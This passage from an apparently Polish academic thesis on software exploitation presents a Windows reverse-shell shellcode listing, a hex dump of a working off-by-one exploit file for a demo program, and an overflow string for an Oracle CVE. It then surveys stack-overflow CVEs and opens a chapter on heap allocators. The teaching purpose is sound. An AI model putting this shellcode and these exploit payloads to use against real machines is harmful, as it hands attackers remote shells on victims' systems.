250                       jl      _c_GPAandLL
251                       sub     al, 0x20
252
253                       _c_GPAandLL:
```

```
254                     ror     edi, 0x0D
255                     add     edi, eax
256                     loop    _b_GPAandLL
257
258                     cmp     edi, 0x6A4ABC5B      ; kernel32.dll hash
259                     mov     ebx, [edx+0x10]      ; LDR_MODULE.ImageBase
260                     mov     edx, [edx]
261
262                     jnz     _a_GPAandLL
263
264         mov     edx, [ebx+0x3C]              ; DOSHdr.e_lfanew
265         add     edx, ebx                     ; EBX = ImageBase
266         push    dword [edx+0x34]             ; OptionalHeader.ImageBase
267         mov     edx, [edx+0x78]              ; EXPORT Directory RVA
268         add     edx, ebx
269         mov     esi, [edx+0x20]              ; ExportDir.NamePtrTable
270         add     esi, ebx
271         xor     ecx, ecx
272
273         _d_GPAandLL:
274                inc     ecx
275                lodsd
276                add     eax, ebx
277
278                cmp     dword [eax], 0x50746547      ; GetP
279                jnz     _d_GPAandLL
280
281                cmp     dword [eax+4], 0x41636F72    ; rocA
282                jnz     _d_GPAandLL
283
284                cmp     dword [eax+8], 0x65726464    ; ddre
285                jnz     _d_GPAandLL
286
287         dec     ecx                          ; ECX = function index
288         mov     esi, [edx+0x24]              ; ExportDir.OrdinalTable
289         add     esi, ebx
290         mov     cx, [esi+ecx*2]              ; CX = Ordinal Value
291         mov     esi, [edx+0x1C]              ; ExportDir.AddressPtrTable
292         add     esi, ebx
293         mov     edx, [esi+ecx*4]             ; Address of function
294         add     edx, ebx
295         push    edx
296         call    _GPAandLL_LL
297         db      "LoadLibraryA",0
298         _GPAandLL_LL:
299         push    ebx
300         call    edx
301         mov     edx, eax
302         pop     ecx
303         pop     ebx
304         xor     eax, eax
305         ret
306
307  ; ==================================================
308  error:
309         ; If ExitProcess has been located - call it.
310         ; There is no chance to revive current process to
311         ; its execution flow because we have damaged
312         ; it's stack so process will most likely crash when
313         ; we return to its context.
314         mov eax, dword [ExitProcess]
315         test eax, eax
316         je .ret
317         push 0
318         call eax
319         .ret:
320             ret
```

Listing 3.29. Kod powłoki nawiązującej zwrotne połączenie, dla systemu Windows. Źródło: opracowanie własne.

Kod z listingu 3.29. zawiera kompletną postać *shellcode'u* dla systemu Windows, który ma za zadanie nawiązać połączenie zwrotne z maszyną atakującego, a następnie przekazać mu dostęp do

powłoki systemowej w kontekście obecnie zalogowanego użytkownika. Funkcjonalność tego kodu powłoki jest zbliżona do tego z podrozdziału o kodach powłoki dla systemów linuksowych. Różnicą jest właśnie dodatkowy kod mający za zadanie uzyskać adresy niezbędnych funkcji, załadować bibliotekę funkcji sieciowych (`ws2_32.dll`) do przestrzeni procesu i ostatecznie wykonać całą funkcjonalność nawiązywania zwrotnego połączenia.

Na początku w liniach 22. i 24. Zadeklarowane są definicje stanowiące ustanowiony adres zwrotnej maszyny atakującego oraz port na jego maszynie, na którym będzie nasłuchiwał przychodzącego połączenia. Następnie w liniach 30-40 zawarte jest proste makro, które zależnie od wykonania będzie wywoływało funkcję `GetProcAddress` z odpowiednio ustawionym pierwszym parametrem, będącym uchwytem do biblioteki, z której funkcja ta ma wyszukiwać oczekiwanej procedury.

```
FARPROC WINAPI GetProcAddress(
  _In_ HMODULE hModule,
  _In_ LPCSTR  lpProcName
);
```

Funkcja `GetProcAddress` stanowi metodę z biblioteki `kernel32.dll`, której zadaniem jest przeszukanie tablicy eksportów załadowanej w przestrzeni procesu biblioteki, której uchwyt przekazany został w pierwszym parametrze. Procedura ta będzie wyszukiwać eksportowanego symbolu o nazwie określonej w drugim parametrze. W celu załadowania biblioteki `DLL` do przestrzeni procesu, wykorzystuje się procedurę `LoadLibrary`:

```
HMODULE WINAPI LoadLibrary(
  _In_ LPCTSTR lpFileName
);
```

Funkcja ta, w wersji `LoadLibraryA` – przyjmuje jako swój jedyny parametr ciąg znaków (ASCII), który stanowi nazwę biblioteki do załadowania. System podczas jej wykonywania wykona przeszukiwanie pewnego zbioru ścieżek (katalog obecnie wykonywanej aplikacji, katalogi ze zmiennej środowiskowej `%PATH%`, katalog `C:\Windows`, katalog `C:\Windows\system32`, itp.) i jeśli znajdzie bibliotekę o zadanej nazwie, dynamicznie załaduje ją do pamięci wirtualnej procesu. Po powrocie zwrócony zostanie uchwyt do tej biblioteki (tak naprawdę adres pierwszego jej bajtu w przestrzeni procesu). W ramach etykiety `_start` określone zostało kilka definicji, które będą służyły do adresowania poszczególnych obiektów na lokalnie zaalokowanej strukturze na stosie. Poprzez indeksację względem `EBP`, kod powłoki będzie odwoływać się do pól tj. adres funkcji `GetProcAddress`, `LoadLibraryA`, `CreateProcessA`, ..., uchwyt do stworzonego socketu, bufor na ścieżkę systemową, bufor na strukturę opisującą utworzony proces, itd. Od etykiety `_main` zaczyna się właściwy kod powłoki. Następuje alokacja przestrzeni na potrzeby lokalnych zmiennych i program wywołuje funkcję `_GPandLL` opisana w liniach 225-305. Funkcja ta będzie miała za zadanie odnaleźć adresy procedur `GetProcAddress` i `LoadLibraryA` wykorzystując w tym celu parsowanie struktur systemowych tj. `PEB` (`Process Environment Block`), `LDR_MODULE`, `IMAGE_DOS_HEADER`, tablice eksportów biblioteki `kernel32.dll` itd. Odbywa się to poprzez pobranie adresu struktury `PEB` za pomocą adresu `[fs:0x30]`. Następnie pole pod przesunięciem `0x0C` określa obiekt `Ldr`, który dalej przechowuje adres listy jednokierunkowej o nazwie `InLoadOrderModuleList`. Lista ta opisuje moduły załadowane w kolejności ładowania przez system operacyjny. Każdy taki obiekt, pod przesunięciem `0x28` zawiera zmienną o nazwie `szImageName`, która opisuje nazwę danego modułu, np. `kernel32.dll`. Wyszukiwana będzie właśnie biblioteka `kernel32` gdyż to ona eksportuje poszukiwane funkcje. Najpierw znajdywany jest adres bazowy modułu tejże biblioteki, następnie przetwarzane są nagłówki formatu `PE EXE`, by uzyskać adres tablicy eksportów. Mając tablicę eksportów, wyszukiwana jest nazwa

`GetProcAddress` poprzez iterowanie po tablicy nazw funkcji. Ostatecznie wyłuskiwany jest adres tej funkcji i za jej pomocą ustalany adres drugiej niezbędnej czyli `LoadLibraryA`. Tak uzyskane adresy zwracane są w stosownych rejestrach. Po powrocie wykorzystywane będą pozyskane adresy funkcji do załadowania biblioteki `ws2_32.dll` eksportującej interfejs obsługi sieci. Dalej następuje wywołanie makra `GetProc` kilka razy w celu pozyskania adresów innych niezbędnych procedur, tj. `CreateProcessA`. W drugiej fazie kodu powłoki, zaczynającej się od linii 127. program przechodzi do inicjalizacji biblioteki sieciowej i utworzenia *socket'u*. Tworzona i wypełniana jest przy tym struktura `sockaddr` oraz wywoływana jest funkcja `connect`. Gdy ta się powiedzie i nawiązane zostanie połączenie z komputerem atakującego, to kod zaczynający się od linii 168. pobierze adres katalogu systemowego (`C:\Windows\system32`), a następnie doklejony do niego zostanie *suffix* „`\cmd.exe`" co razem utworzy ścieżkę do linii poleceń systemu. Tak utworzona ścieżka zostanie wykorzystana podczas wywołania `CreateProcessA` znajdującego się w linii 220. Wywołanie to zostanie uzupełnione o ustawienie uchwytów standardowych strumieni (wejścia, wyjścia i błędu – linie 197-200) co pozwoli na przekazywanie danych poprzez *socket*. Ostatecznie program kieruje się do funkcji `error`, która bezawaryjnie zakończy działanie kodu powłoki.


Ostatecznie, plik wejściowy zawierający kompletny *exploit* wykorzystujący błąd `off-by-one`, w prezentowanym programie - wygenerowany i przedstawiony został na listingu 3.30.:

```
D:\college\inz\wxp> python exploit.py
[+] Writing to 'output.pixi' file.
[+] Spraying from 0x0022FBF5 to 0x0022FC2A
[+] Done. Generated 1024 bytes.

D:\college\inz\wxp> xxd output.pixi
0000000: 5049 5849 2200 20fb f5fb 2200 f6fb 2200  PIXI". ..."...".
0000010: f7fb 2200 f8fb 2200 f9fb 2200 fafb 2200  ..."..."..."...".
0000020: fbfb 2200 fcfb 2200 fdfb 2200 fefb 2200  ..."..."..."...".
0000030: fffb 2200 00fc 2200 01fc 2200 02fc 2200  ..."..."..."...".
0000040: 03fc 2200 04fc 2200 05fc 2200 06fc 2200  ..."..."..."...".
0000050: 07fc 2200 08fc 2200 09fc 2200 0afc 2200  ..."..."..."...".
0000060: 0bfc 2200 0cfc 2200 0dfc 2200 0efc 2200  ..."..."..."...".
0000070: 0ffc 2200 10fc 2200 11fc 2200 12fc 2200  ..."..."..."...".
0000080: 13fc 2200 14fc 2200 15fc 2200 16fc 2200  ..."..."..."...".
0000090: 17fc 2200 18fc 2200 19fc 2200 1afc 2200  ..."..."..."...".
00000a0: 1bfc 2200 1cfc 2200 1dfc 2200 1efc 2200  ..."..."..."...".
00000b0: 1ffc 2200 20fc 2200 21fc 2200 22fc 2200  ..". ".!.".".".
00000c0: 23fc 2200 24fc 2200 25fc 2200 26fc 2200  #.".$.".%.".&.".
00000d0: 27fc 2200 28fc 2200 29fc 2200 9090 9090  '.".(.".).".....
00000e0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000f0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
0000100: 9090 9090 9090 9090 9090 9090 9090 9090  ................
0000110: 9090 9090 9090 9090 9090 9090 9090 9090  ................
0000120: 9090 9090 9090 9090 9090 9090 9090 9090  ................
0000130: 9090 9090 9090 9090 9090 9090 9090 9090  ................
0000140: 9090 9090 9090 9090 9090 9090 9090 9090  ................
0000150: 9090 9090 9090 9090 9090 9090 9090 9090  ................
0000160: 9090 9090 9090 9090 9090 9090 9090 9090  ................
0000170: 9090 9090 9090 9090 9090 9090 9090 9090  ................
0000180: 9081 ec00 1000 0089 e5b9 0002 0000 01cd  ................
0000190: 31c0 89e7 fcf3 abe8 a601 0000 85db 0f84  1...............
00001a0: 4902 0000 895d 0089 4df8 8955 f4e8 0b00  I....]..M..U....
00001b0: 0000 7773 325f 3332 2e64 6c6c 00ff 55f4  ..ws2_32.dll..U.
00001c0: 85c0 0f84 2502 0000 8945 fce8 0f00 0000  ....%....E......
00001d0: 4372 6561 7465 5072 6f63 6573 7341 00ff  CreateProcessA..
00001e0: 7500 ff55 f889 45f0 e814 0000 0047 6574  u..U..E......Get
00001f0: 5379 7374 656d 4469 7265 6374 6f72 7941  SystemDirectoryA
0000200: 00ff 7500 ff55 f889 45ec e80c 0000 0045  ..u..U..E......E
0000210: 7869 7450 726f 6365 7373 00ff 7500 ff55  xitProcess..u..U
0000220: f889 45e8 e80b 0000 0057 5341 536f 636b  ..E......WSASock
0000230: 6574 4100 ff75 fcff 55f8 8945 e4e8 0800  etA..u..U..E....
0000240: 0000 636f 6e6e 6563 7400 ff75 fcff 55f8  ..connect..u..U.
```

```
0000250: 8945 e0e8 0b00 0000 5753 4153 7461 7274  .E......WSAStart
0000260: 7570 00ff 75fc ff55 f889 45dc 8d9d 98fe  up..u..U..E.....
0000270: ffff 5368 0202 0000 ff55 dc31 c050 5050  ..Sh.....U.1.PPP
0000280: 5040 5040 50ff 55e4 85c0 0f84 5d01 0000  P@P@P.U.....]...
0000290: 8945 d8e8 1000 0000 0200 15b3 c0a8 000e  .E..............
00002a0: 0000 0000 0000 0000 5b68 1000 0000 5350  ........[h....SP
00002b0: ff55 e085 c00f 85ed ffff ff68 3200 0000  .U.........h2...
00002c0: 8d5d a053 ff55 ec85 c00f 841e 0100 00e8  .].S.U..........
00002d0: 0900 0000 5c63 6d64 2e65 7865 005e 8d7d  ....\cmd.exe.^.}
00002e0: a001 c7b9 0800 0000 fcf3 a48d bd4a ffff  .............J..
00002f0: ff57 31c9 31c0 b154 f3aa 5fb0 4489 852a  .W1.1..T.._.D..*
0000300: ffff ff8b 5dd8 895f 3889 5f3c 895f 4089  ....]..._8._<._@.
0000310: 5f44 66b9 0101 6689 4f2c 8d85 68fe ffff  _Df...f.O,..h...
0000320: 5031 c057 50b9 2000 0000 5051 80f1 2151  P1.WP. ...PQ..!Q
0000330: 5050 8d4d a090 5150 ff55 f0e9 ad00 0000  PP.M..QP.U......
0000340: 9090 fc64 8b15 3000 0000 8b52 0c8b 5214  ...d..0....R..R.
0000350: 8b72 2831 c9b1 1831 ff31 c0ac 3c61 0f8c  .r(1...1.1..<a..
0000360: 0200 0000 2c20 c1cf 0d01 c7e2 ec81 ff5b  ...., .........[
0000370: bc4a 6a8b 5a10 8b12 0f85 d2ff ffff 8b53  .Jj.Z..........S
0000380: 3c01 daff 7234 8b52 7801 da8b 7220 01de  <...r4.Rx...r ..
0000390: 31c9 41ad 01d8 8138 4765 7450 0f85 f0ff  1.A....8GetP....
00003a0: ffff 8178 0472 6f63 410f 85e3 ffff ff81  ...x.rocA.......
00003b0: 7808 6464 7265 0f85 d6ff ffff 498b 7224  x.ddre......I.r$
00003c0: 01de 668b 0c4e 8b72 1c01 de8b 148e 01da  ..f..N.r........
00003d0: 52e8 0d00 0000 4c6f 6164 4c69 6272 6172  R.....LoadLibrar
00003e0: 7941 0053 ffd2 89c2 595b 31c0 c38b 45e8  yA.S....Y[1...E.
00003f0: 85c0 0f84 0700 0000 6800 0000 00ff d0c3  ........h.......
```

Listing 3.30. Zrzut szesnastkowy pliku z exploitem. Źródło: opracowanie własne.

Kodu powłoki podczas generowania pliku nie ma potrzebu tym razem poddawać filtracji, z uwagi na to, że nie będzie tutaj wywołania żadnej funkcji operającej na ciągach znakowych, które muszą się de facto kończyć bajtem zerowym.



Rysunek 3.14. Zdjęcie potwierdzające dokonanie ataku. Po lewej stronie maszyna ofiary, po prawej konsola atakującego. Źródło: opracowanie własne.

Rysunek 3.14. ostatecznie pokazuje wynik działania *exploita*. Najpierw po prawej stronie zdjęcia, w konsoli atakującego wyświetlono wersję systemu oraz interfejsy z numerami IP. Następnie zestawiono serwer nasłuchujący na połączenia na porcie `5555`. W drugiej kolejności, po lewej stronie zdjęcia w maszynie ofiary, użytkownik uruchomił program `PIXIE` z podanym plikiem `output.pixi`. W efekcie uruchomiona została powłoka i nawiązane połączenie posłużyło do obsługi tejże powłoki. Po prawej stronie zdjęcia, w terminalu atakującego - `NetCat` odnotował nadchodzące połączenie i wyświetlił znak zachęty wprowadzania poleceń tym razem już w konsoli systemu ofiary.

Ostatecznie atak się powiódł dzięki temu, że ofiara otworzyła dostarczony jej plik. Taki plik można by ofierze podesłać czy to drogą mailową, czy komunikatorem internetowym lub poprzez portal społecznościowy. Wiedząc, jaką wersją oprogramowania klienckiego ofiara się posługuje, można by nadużyć odkryte dotąd luki lub wykorzystać nowe, nieznane dotąd. Scenariusze takie mają bardzo często znaczenie w przypadku prowadzenia kampanii socjotechnicznych, w ramach których atakujący podsyłają ofiarom specjalnie spreparowane pliki `PDF` lub pliki pakietu *Microsoft Office*, które to wykorzystują, odkryte w oprogramowaniu parsującym dany plik, podatności i nadużywają je w celu przejęcia kontroli nad maszyną ofiary. Przykładowy kod przedstawiony w tym podrozdziale stanowi wyśmienity przykład problemów z jakimi borykają się parsery różnych formatów czy to multimedialnych czy wszelakich innych. Wszędzie tam gdzie następuje przetwarzanie danych pochodzących z niezaufanego źródła, występuje duże prawdopodobieństwo, że coś w parserze pójdzie nie tak.

3.6. Podsumowanie

W tym rozdziale przedstawiono podstawowe błędy naruszające strukturę stosu. Błędami tymi były *przepełnienie bufora,* błąd *off-by-one* oraz błąd *integer overflow*. Ostatni z tych błędów nie dotyczy stricte tylko stosu, częściej zaś spotykany jest w przypadku błędów naruszeń sterty. W tym jednak przypadku wystąpił on również w programie korzystającym ze stosu co mogło efektywnie doprowadzić do ataku na aplikację poprzez właśnie naruszenie stosu. Błędy omówione w tym rozdziale stanowią fundamenty dla wszelakich ataków na oprogramowanie, z uwagi na ich historyczny zarys oraz solidną podstawę jaką stanowią dla pochodnych klas błędów. Wszelakie nadużycia związane ze stosem najczęściej sprowadzają się do błędów omówionych w tym podrozdziale. Warto wspomnieć, że pomimo iż wprowadzono wiele różnych zabezpieczeń przeciwdziałających naruszeniom stosu, to i tak w dzisiejszych, bardzo poważnych produktach komercyjnych, błędy te nadal występują, narażając przy tym komputery osobiste i serwery na ryzyko ataku.

Za przykład świeżych i poważnych podatności bezpieczeństwa związanych z naruszeniem struktury stosu może służyć błąd `CVE-2014-6567`[14] – błąd typu *Stack-Based Buffer Overflow* w serwerach baz danych Oracle'owych (wersje 11-12), w funkcji `DMBS_AW.EXECUTE`:

```
exec dbms_aw.execute('cda
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA');
```

Wydawać by się mogło, że firma Oracle i jej serwer bazodanowy, istniejący na rynku od lat, są już wybitnie bezpieczne. Świadczyć mogłyby o tym setki wydanych książek i publikacji o bezpieczeństwie kolejnych serwerów linii Oracle'a, a jednak i ten produkt podatny jest na klasyczne przepełnienie bufora. Idąc dalej:

- błąd oznaczony jako `CVE-2015-8126` będący wielokrotnym przepełnieniem bufora w bibliotece `libpng` w ramach obsługi funkcji `png_set_PLTE`,
- błędy `CVE-2015-4947` jako *Stack-Based Buffer Overflow* w serwerze administracyjnym IBM Server 6.1.0.x aż do wersji 8, w użyciu przez WebSphere Application Server.
- błędy typu *stack-based buffer overflow* w usłudze bazodanowej PostgreSQL w wersji 9 – `CVE-2015-5289`,
- podatność *stack-based buffer overflow* w routerach ASUS TM-AC1900, `CVE-2015-6949`
- *off-by-one* w `MPEG4Extractor::parseChunk` w bibliotece `libstagefright` w systemie Android wersja przed 5.1.1, `CVE-2015-3829`
- *off-by-one* w `IOAcceleratorFamily` w Apple OS X wersji przed 10.10.2. `CVE-2015-1066`

[14] https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6567

- *stack-based buffer overflow* w urządzeniach Allen-Bradley MicroLogix 1100, `CVE-2015-6490`
- *stack-based buffer overflow* w Adobe Flash Player'u w wersjach przed 18.0.0.241. Zarówno pod systemem Windows, Linux, jak i OS X. `CVE-2015-5587`
- *stack-based buffer overflow* w Adobe Reader'ze przed wersją 10.x, `CVE-2015-5110`

Przykłady można by dosłownie mnożyć, a te powyżej to i tak jedynie rok 2015 i to zaledwie drobny ułamek odkrytych podatności w jedynie najbardziej popularnym oprogramowaniu. Błędy te uzyskiwały wskaźnik `CVSS`[15] powyżej *9.0*, a więc oznaczający *wysoką klasę ryzyka*.

Na podstawie powyższych przykładów nie trzeba chyba dalej przekonywać, że błędy naruszenia stosu nie dość, że nadal popularne, to jeszcze nierzadko bardzo krytyczne i narażające całe serwery na potencjalne włamania. Wszystkie zaś problemy wynikają znów tylko i wyłącznie z faktu, że ktoś dostarczył więcej danych do bufora, aniżeli ten mógł przechować.

[15] Ang. *Common Vulnerability Scoring System* (zgodnie z: https://www.first.org/cvss/cvss-v30-specification-v1.7.pdf), czynnik oceniający podatność bezpieczeństwa w skali od 0 do 10.0, przy czym wartość 10.0 oznacza najpoważniejszą podatność.

4. Błędy naruszeń sterty

Błędy naruszeń sterty to temat bardzo szeroki, obejmujący wszystkie subtelne sytuacje, w których na skutek błędnego korzystania z alokatorów i dealokatorów pracujących na stercie, można tak pokierować wykonaniem się programu, by uzyskać inne niż zamierzone efekty działania programu. Aby naruszyć błędy związane ze stertą, również tak jak w przypadku błędów naruszeń stosu, będziemy korzystać z przepełnienia bufora, jednak tym razem znajdującego się w obszarze pamięci procesu stanowiącej stertę, a więc pulę roboczą przeznaczoną do dynamicznych alokacji, mającą ustawione atrybutu odczytu i zapisu. Poprzez naruszenia struktury sterty, możemy wywołać sytuację zwaną jako *write-what-where*, która prowadzi do umożliwienia zapisania dowolnie kontrolowanej wartości w dowolnie wybrane miejsce w pamięci procesu. Wartość ta najczęściej będzie stanowiła do kilku bajtów (najczęściej cztery w architekturze 32-bitowej i osiem w 64-bitowej, jako podwójne słowo).

Mając możliwość zapisania dowolnej wartości w dowolne miejsce pamięci procesu, możemy wprowadzić program w stan, w którym tylko dzięki pojedynczej modyfikacji specjalnie wybranej pozycji w pamięci, uda się np. pozyskać przywileje administratora na lokalnym systemie (*Privilege Escalation).* Sytuacja arbitralnego zapisu jest możliwa wtedy, kiedy jesteśmy w stanie nadużyć wewnętrzne algorytmy stanowiące implementację alokatora *malloc*. Aby jednak dobrze zrozumieć te koncepty, należy omówić implementację mechanizmu zarządzania pamięcią sterty. Wyczerpujący opis jednak wykracza poza zakres tej pracy, wobec czego skupię się jedynie na opisie najbardziej istotnych niuansów tej implementacji.

4.1. Zasada działania alokatora

Większość programów napisanych na przeróżne platformy stosuje implementację alokatora pierwotnie zaprojektowanego przez Douga Lea (`dlmalloc`), bądź jakąś pochodną tej implementacji. W obecnych czasach, implementacja ta przeszła bardzo wiele modyfikacji, z uwagi na potrzebę wyposażenia jej o wsparcie dla systemów wielowątkowych, dalszą optymalizację i przede wszystkim – z uwagi na spore problemy z bezpieczeństwem. Powstało wobec tego wiele pochodnych implementacji, tj. `ptmalloc2` – wersja `glibc` *Thread-Safe*, `jemalloc` wykorzystywana przez *FreeBSD i Firefoxa*, `tcmalloc` wykorzystywana przez *Google*, `libumem` – stosowana w systemach *Solaris*. Wszystkie te implementacje mniej lub bardziej różnią się od siebie pod względem stopnia zapewnienia cech kompatybilności, przenośności, minimalizacji zarządzanej przestrzeni, minimalizacji czasu wykonania / złożoności, maksymalizacji lokalności kolejnych alokacji, wykrywaniem błędów i naruszeń bezpieczeństwa itd. Ponadto niektóre alokatory opierają swój algorytm przydziału bloków alokacji na drzewach samoorganizujących się (`AVL`), inne zaś na prostych arytmetycznie wyliczeniach.

Ogólna zasada działania alokatorów sprowadza się do zaalokowania na wstępie pewnej puli roboczej, a następnie takiego nią gospodarowania, by efektywnie przydzielać jej regiony na potrzeby użytkowników alokatora, jednocześnie przy tym spełniając wymogi objętości oczekiwanych alokacji. By osiągnąć te cele, stosuje się pojęcie *chunku*[16], który stanowi pojedynczy region z tej puli roboczej. Region taki może być w użyciu, czyli być zaalokowanym, lub być zwolnionym. Regiony zaalokowane i zwolnione są ze sobą przemieszane. Na początku, pula robocza, zwana po prostu *stertą* (każdy wątek może mieć swoją własną stertę, bądź korzystać z jednej wspólnej, na zasadzie

[16] `Chunk` - ang. porcja – w nomenklaturze struktury sterty oznacza region przeznaczony na alokację. Pojęcie to będę naprzemiennie stosował w dalszej części tej pracy z określeniem: *region alokacji.*

synchronizacji dostępu, jak to się odbywa w alokatorze `ptmalloc`). Sterta opisywana jest następującą strukturą:

```
typedef struct malloc_chunk {
  size_t               prev_foot;  /* Rozmiar poprzedniego chunku (jeśli wolny)  */
  size_t               head;       /* Rozmiar oraz bit użytku. */
  struct malloc_chunk* fd;         /* wskaźnika w liście zwolnionych chunków. */
  struct malloc_chunk* bk;
} mchunk, *mchunkptr;

struct malloc_state {
  binmap_t   smallmap;
  binmap_t   treemap;
  size_t     dvsize;
  size_t     topsize;
  mchunkptr  dv;
  mchunkptr  top;
  ...
  mchunkptr  smallbins[(NSMALLBINS+1)*2];
  tbinptr    treebins[NTREEBINS];
  ...
};
```

Gdzie:

- `top` - Adres regionu zwanego *top chunk* lub *wilderness chunk*. Składowa topsize przechowuje rozmiar tego regionu. Region ten stanowi ostatni, krańcowy fragment sterty i jest jedynym, którego rozmiar może się zwiększyć, tak aby spełnić potrzebę alokacji większej puli pamięci.
- `smallbins` – tablica nagłówków kubełków (ang. *bins)*, przechowujących listę dostępnych (a więc zwolnionych) bloków alokacji *(chunków)*, których rozmiar jest mniejszy od `N`[17] bajtów. Każdy kubełek zawiera *chunki* o tym samym rozmiarze.
- `treebins` – tablica list dwukierunkowych drzew przechowujących rozmiary poszczególnych *chunków*.
- `smallmap`, `treemap` – mapy bitowe opisujące, który elementy drzew `smallbins` i `treebins` są wolne, a które zarezerwowane. Projekt korzystający z map bitowych jest nowszą implementacją, której nie będę analizować w tej pracy. Skupię się zaś na starszej implementacji, trzymającej bit użycia bezpośrednio w strukturze *chunku*.
- `dv` – (ang. Designated Victim), preferowany chunk do obsługi małych żądań alokacji, które nie znajdują idealnego dopasowania. Z reguły będzie to *chunk* powstały w wyniku podzielenia ostatnio przydzielonego większego bloku niż nastąpiło żądanie.

Struktura `mchunk`, stanowiąca jednocześnie nagłówek pojedynczego regionu alokacji, *chunka*, jest najważniejszą konstrukcją budującą stertę. Zasadniczo, cała zaalokowana sterta składa się z nagłówka `malloc_state` i zbioru *regionów alokacji*. Każdy zaś *region alokacji* składa się z nagłówka `malloc_chunk` i pewnego obszaru pamięci na dane do przechowania, w zależności od rozmiaru utworzonego podczas tworzenia struktury sterty. Na początku cyklu życia procesu, *image loader* początkowo inicjalizuje wszelkie obiekty związane z obsługą sterty, tj. `mutexy`, liczniki, a także przy pomocy `sbrk/brk/mmap`, lub `HeapCreate` (kolejno systemy *nixowe i Windows) mapuje pewien region pamięci wirtualnej procesu, ustawia parametry odczytu i zapisu i od teraz region ten stanowił będzie pulę roboczą sterty, lub też stertę zasadniczo. W ramach kolejnego etapu, stosowny kod inicjalizuje stertę, a więc wypełnia strukturę `malloc_state` oraz dokonuje partycjonowania przydzielonego regionu pamięci (puli roboczej) tak by utworzyć pewną ilość *chunków* o rosnących rozmiarach. *Regione alokacji* połączone zostaną w ramach listy

